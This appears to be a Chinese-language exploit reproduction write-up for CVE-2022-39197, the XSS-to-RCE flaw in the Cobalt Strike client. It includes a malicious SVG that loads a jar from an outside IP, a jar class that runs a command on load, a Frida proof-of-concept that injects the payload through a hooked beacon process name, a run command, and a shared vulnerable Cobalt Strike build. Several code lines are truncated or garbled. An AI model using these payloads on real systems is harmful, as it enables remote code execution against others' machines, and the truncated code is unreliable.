CVE-2022-39197[CS RCE]

> 原理很多，这里关注复现

参考：https://lorexxar.cn/2022/11/02/cs-xss2rce/


初探xss到rce

如果你认证阅读了这篇文章，你会发现了swing的解析xss到RCE的方式

写一个Test类用来验证

```java
import javax.swing.*;
import java.io.IOException;

public class Test {
    private static void createAndShowGUI() throws IOException {
        JFrame.setDefaultLookAndFeelDecorated(true);
        JFrame frame = new JFrame("cve-2022-39197");
        frame.setDefaultCloseOperation(JFrame.EXIT_ON_CLOSE);
        // 可用
        JLabel label2 = new JLabel("<html><object classid='org.apache.batik.swin
        frame.getContentPane().add(label2);

        frame.pack();
        frame.setVisible(true);
    }

    public static void main(String[] args) {
        javax.swing.SwingUtilities.invokeLater(new Runnable() {
            public void run() {
                try {
                    createAndShowGUI();
                } catch (IOException e) {
                    e.printStackTrace();
                }
            }
        });
    }
}
```

注意：请将CS的jar包作为依赖引入！！！



Name: CSAgent

/Users/zhchen/Downloads/EvilJar/lib/v4.4/CSAgent.jar


evil.svg

```
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlin
<script type="application/java-archive" xlink:href="http://118.178.126.49:2333/E
<text>CVE-2022-39197</text>
</svg>
```

EvilJar.jar

EvilJar.jar
809 B

jar包内容，idea打普通jar包就行




```
public class Exp {
    static {
        try {
            Runtime.getRuntime().exec( command: "open -a Calculator");
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

我的MANIFEST.MF

```
Manifest-Version: 1.0
Script-Handler: Exp
```

> 我在这里重复一下大致流程，swing解析svg中的内容，svg又去加载恶意jar包，从而rce

用Python在vps上开个server



ERROR

SVG Error:

Exp cannot be cast to org.apache.batik.script.ScriptHandler

```
    private static void createAndShowGUI() throws IOException {
        JFrame.setDefaultLookAndFeelDecorated(true);
        JFrame frame = new JFrame( title: "cve-2022-39197");
        frame.setDefaultCloseOperation(JFrame.EXIT_ON_CLOSE);
        // 可用
        JLabel                  html><object classid='org.apache.batik.swing.JSVGCanvas'><param name='UR
//        JLabe                  l><object classid='org.apache.batik.swing.JSVGCanvas'><param name='URI'
//        JLabe                  l><object classid='org.apache.batik.swing.JSVGCanvas'><param name='URI'
//        JEdi                   Pane();
//        Stri                   rows=*><frame src='http://118.178.126.49:2333/evil.svg'>";
//        labe                   ");
//        labe
//        JLabe                  l>1<frame src='http://118.178.126.49:2333/evil.svg'>");
        frame.                   ;

        frame.
```

```
/Users/zhchen/Library/Java/JavaVirtualMachines/corretto-1.8.                    a ...
Warning: the fonts "Times" and "Lucida Bright" are not available for the Java logical font "Serif", which may have unexpected appearance or behavior. Re-enable
Warning: the fonts "Times" and "Lucida Bright" are not available for the Java logical font "Serif", which may have unexpected appearance or behavior. Re-enable
```

cs环境搭建

分享我的有漏洞版的cs

cobaltstrike.zip

35.35MB

Vps 上teamserver起起来

client连起来

生成一个windows x64的beacon.exe🐎

怎么玩cs就不解释了

给我通！

Tip:

网上常见的说法有二种方式：

- 通过 frame 标签来绕过首页 117 个字节的长 度限制，可以减少payload的长度，但是存在jdk限制
- 通过 hook windows api 的方式来传输恶意 payload

poc.py


```python
import frida
import time
import sys


def processInject(target, url):
    print('[+] Spawning target process')

    pid = frida.spawn(target)
    session = frida.attach(pid)

    frida_script = '''
    var payload="<html><object classid='org.apache.batik.swing.JSVGCanvas'><para
    var pProcess32Next = Module.findExportByName("kernel32.dll", "Process32Next"

    Interceptor.attach(pProcess32Next, {
        onEnter: function(args) {
            this.pPROCESSENTRY32 = args[1];
            if(Process.arch == "ia32"){
                this.exeOffset = 36;
            }else{
                this.exeOffset = 44;
            }
            this.szExeFile = this.pPROCESSENTRY32.add(this.exeOffset);
        },
        onLeave: function(retval) {
            if(this.szExeFile.readAnsiString() == "beacon.exe") {
                send("[!] Found beacon, injecting payload");
                this.szExeFile.writeAnsiString(payload);
            }
        }
    })
    '''.replace("USER_PAYLOAD", url)

    script = session.create_script(frida_script)
    script.load()
    frida.resume(pid)
    # make sure payload is triggered on client
    print("[+] Waiting for 1000 seconds")
    time.sleep(1000)
    frida.kill(pid)
    print('[+] Done! Killed beacon process.')
    exit(0)


if __name__ == '__main__':
    if len(sys.argv) == 3:
        processInject(sys.argv[1], sys.argv[2])
    else:
        print("[-] Incorrect Usage!\n\nExample: python3 {} beacon.exe http://10.

```

```
python poc.py beacon.exe http://118.178.126.49:2333/evil.svg
```

上线后，查看进程列表，下滚到出现python.exe进程就会触发

注意：看脚本你也知道，你的🐎必须命名为beacon.exe，因为脚本里写死了根据这个来hook！

注意：必须使用windows运行poc哦，毕竟本来是用来上线win的🐎。



SVG Error:

Exp cannot be cast to org.apache.batik.script.ScriptHandler

				computer	note	process	pid	arch	last
				LAPTOP-EMBMS540		beacon.exe	25916	x64	29s
				LAPTOP-EMBMS540		hplayer.exe	280928	x64	18s
	43.206.221.57	192.168.200.1	test	Y9000P	LAPTOP-EMBMS540	hhh666.exe	285268	x64	29s
	43.206.221.57	192.168.200.1	test	Y9000P	LAPTOP-EMBMS540	hhh666.exe	286000	x64	10s
	43.206.221.57	192.168.200.1	test	Y9000P *	LAPTOP-EMBMS540	hhh666.exe	286896	x64	16s
	43.206.221.57	192.168.200.1	test	Y9000P *	LAPTOP-EMBMS540	beacon.exe	291048	x64	56s

```
⊟ □ 0: [System Process]
   ⊟ □ 4: System
       □ 172: Registry
       □ 752: smss.exe
       □ 2704: Memory Compression
   □ 120: csrss.exe
⊟ □ 704: wininit.exe
   ⊟ 1052: services.exe
       ⊟ □ 1204: svchost.exe
           □ 3104: WmiPrvSE.exe
           □ 4432: WmiPrvSE.exe
           □ 6776: unsecapp.exe
           □ 11528: unsecapp.exe
           □ 11816: ChsIME.exe
           □ 12168: StartMenuExperienceHo
           □ 12320: RuntimeBroker.exe
           □ 12500: SearchApp.exe
           □ 12796: RuntimeBroker.exe
           □ 13108: dllhost.exe
           □ 13668: RuntimeBroker.exe
           □ 13776: TextInputHost.exe
           □ 13644: PhoneExperienceHost.e
           □ 4244: RuntimeBroker.exe
           □ 17004: Cortana.exe
```

PID	PPID		Arch	会话	User
173256	1052		x64	0	NT AUTHORITY\SYSTEM
282396	278272		x86	1	LAPTOP-EMBMS540\Y9000P
278016	278272		x86	1	LAPTOP-EMBMS540\Y9000P
281080	1204		x64	1	LAPTOP-EMBMS540\Y9000P
276672	1204		x86	1	LAPTOP-EMBMS540\Y9000P
281188	9552		x64	1	LAPTOP-EMBMS540\Y9000P
279856	173256				
283608	1204	SecHealthUI.exe	x64	1	LAPTOP-EMBMS540\Y9000P
282392	1204	SecurityHealthHost.exe	x64	1	LAPTOP-EMBMS540\Y9000P
258300	1204	SecurityHealthHost.exe	x64	1	LAPTOP-EMBMS540\Y9000P
280564	174788	rundll32.exe	x64	1	LAPTOP-EMBMS540\Y9000P
13408	9320	notepad++.exe	x86	1	LAPTOP-EMBMS540\Y9000P
286000	286312	hhh666.exe	x64	1	LAPTOP-EMBMS540\Y9000P
285268	282456	hhh666.exe	x64	1	LAPTOP-EMBMS540\Y9000P
288072	9320	cmd.exe	x64	1	LAPTOP-EMBMS540\Y9000P
278908	288072	conhost.exe	x64	1	LAPTOP-EMBMS540\Y9000P
286896	286832	hhh666.exe	x64	1	LAPTOP-EMBMS540\Y9000P
280928	287584	hplayer.exe	x64	1	LAPTOP-EMBMS540\Y9000P
280344	9552	chrome.exe	x64	1	LAPTOP-EMBMS540\Y9000P
291192	9552	chrome.exe	x64	1	LAPTOP-EMBMS540\Y9000P
283476	1052	svchost.exe	x64	0	NT AUTHORITY\SYSTEM
25916	288124		x64	1	LAPTOP-EMBMS540\Y9000P
290336	288072	python.exe	x64	1	LAPTOP-EMBMS540\Y9000P
291048	290336		x64	1	LAPTOP-EMBMS540\Y9000P